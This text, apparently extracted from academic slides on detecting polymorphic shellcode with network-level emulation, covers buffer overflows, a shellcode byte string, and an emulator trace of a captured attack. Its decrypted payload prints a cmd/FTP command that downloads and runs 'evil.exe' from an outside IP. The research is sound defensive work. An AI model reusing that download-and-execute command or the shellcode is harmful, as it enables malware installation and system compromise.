



Detecting Polymorphic Cyberattacks

Evangelos Markatos
FORTH-ICS


work done with
Michalis Polychronakis
FORTH and Columbia U




Outline

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

Attackers need compromised computers



Code Injection Attacks



Remote Code-injection Attacks


- Code-injection attacks persist
 - Among the most common methods for remote system compromise
 - e.g., Conficker (MS08-067)
- Mechanics
 - 1 Send malicious request to network service
 - 2 Divert the execution flow of the vulnerable process
 - **Buffer Overflow**
 - (Stack/heap/integer overflow, format string abuse, ...)
 - 3 Execute the injected code (**shellcode**)
 - Performs arbitrary operations under the privileges of the vulnerable process

`\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00`

What is a buffer overflow?

```
main(){  
f(10);  
ret_addr: printf("End of program\n"); }
```


```
void f ( int x )  
{  
char buffer[10];  
scanf("%s", &buffer);  
// other code  
}
```



What if the input data is longer than 10 bytes?

What is a buffer overflow?

- Buffer overflow
- Attacker puts code
 - i.e. `execve(/bin/sh)`
 - In `buffer[10]`
- And transfers control to it
- Via the return address




To make matters worse...

- **Problem:** obfuscated polymorphic shellcode can be highly evasive


- Each attack instance looks different from each other

Difficult to fingerprint




- Self-modifying code can hide the real malicious code

Difficult to statically analyze



Observed
CFG



Real CFG


Our solution:

Network-level Emulation

- **Main idea:** execute each network request as if it were executable code
 - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
 - Focus on the decryption process
 - Generic, independent of the exploit/vulnerability/OS



Polymorphic Shellcode



- Self-decrypting code
 - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
 - IDS Evasion
 - Avoidance of restricted bytes in the attack vector

OVONEL:~/alerts

```
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strlen 3021
.B.B.B.B.....[1....s
wC....3www.2K.
```

Shellcode as seen on the wire

```
..(wv.>.C.v.F.....p..zv...L#Ss...(Sv...{<.(kv..k.v..
.....y .....WX.W....W....WAFYDAYECEYFGWENBBWIIW
Q....W....WIIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
..
skipping 1 executed instructions
1 60000001 42 inc edx edx 2A500E51
2 60000002 90 nop
3 60000003 42 inc edx edx 2A500E52
4 60000004 90 nop
5 60000005 42 inc edx edx 2A500E53
6 60000006 90 nop
7 60000007 42 inc edx edx 2A500E54
8 60000008 EB02 jmp 0x6000000c
9 6000000c E8F9FFFFFF w call 0x6000000a esp 600043BC
10 6000000a EB05 E jmp 0x60000011
11 60000011 5B r pop ebx ebx 60000011
esp 600043C0
12 60000012 31C9 xor ecx,ecx ecx 00000000
13 60000014 B1FD mov cl,0xfd ecx 000000FD
14 60000016 80730C77 xor byte [ebx+0xc],0x77 [60000016]
15 6000001a 43 inc ebx
16 6000001b
```

```

762 6000001a E2          xor byte [ebx+0xc],0x77          ecx 00000004
763 6000001b E2F9      249 loop 0x60000016          ebx 6000010B
764 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ecx 00000003
765 6000001a E2          inc ebx                          [60000117] .
766 6000001b E2F9      250 loop 0x60000016          ebx 6000010C
767 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ecx 00000002
768 6000001a E2          inc ebx                          [60000118] .
769 6000001b E2F9      251 loop 0x60000016          ebx 6000010D
770 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ecx 00000001
771 6000001a E2          inc ebx                          [60000119] .
772 6000001b E2F9      E loop 0x60000016          ebx 6000010E
773 6000001d FC          cld                             ecx 00000000
774 6000001e E844000000  w call 0x60000067          esp 600043BC
775 60000067 31C0          xor eax,eax                   eax 00000000
776 60000069 648B4030     mov eax,fs:[eax+0x30]
777 6000006d 85C0          test eax,eax
778 6000006f 780C          js 0x6000007d
779 60000071 8B400C       mov eax,[eax+0xc]
              mov esi,[eax+0x1c]
              jmp,[eax+0x8]
780 60000078 EB05          jmp 0x60000086

```


Actual decrypted payload

```

END execution trace: 784 instructions, 253 payload reads, 253 unique
[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c
[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0
[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153
.....;T$.u...$_..f..._..I.4...1.....t...
      K._.....\$.1.d.@0..x
      -@
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
i &echo quit >> i &ftp -n -s:i &evil.exe
.


```

Overall Activity: External Attacks




Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
 - Against hosts inside and outside the organization

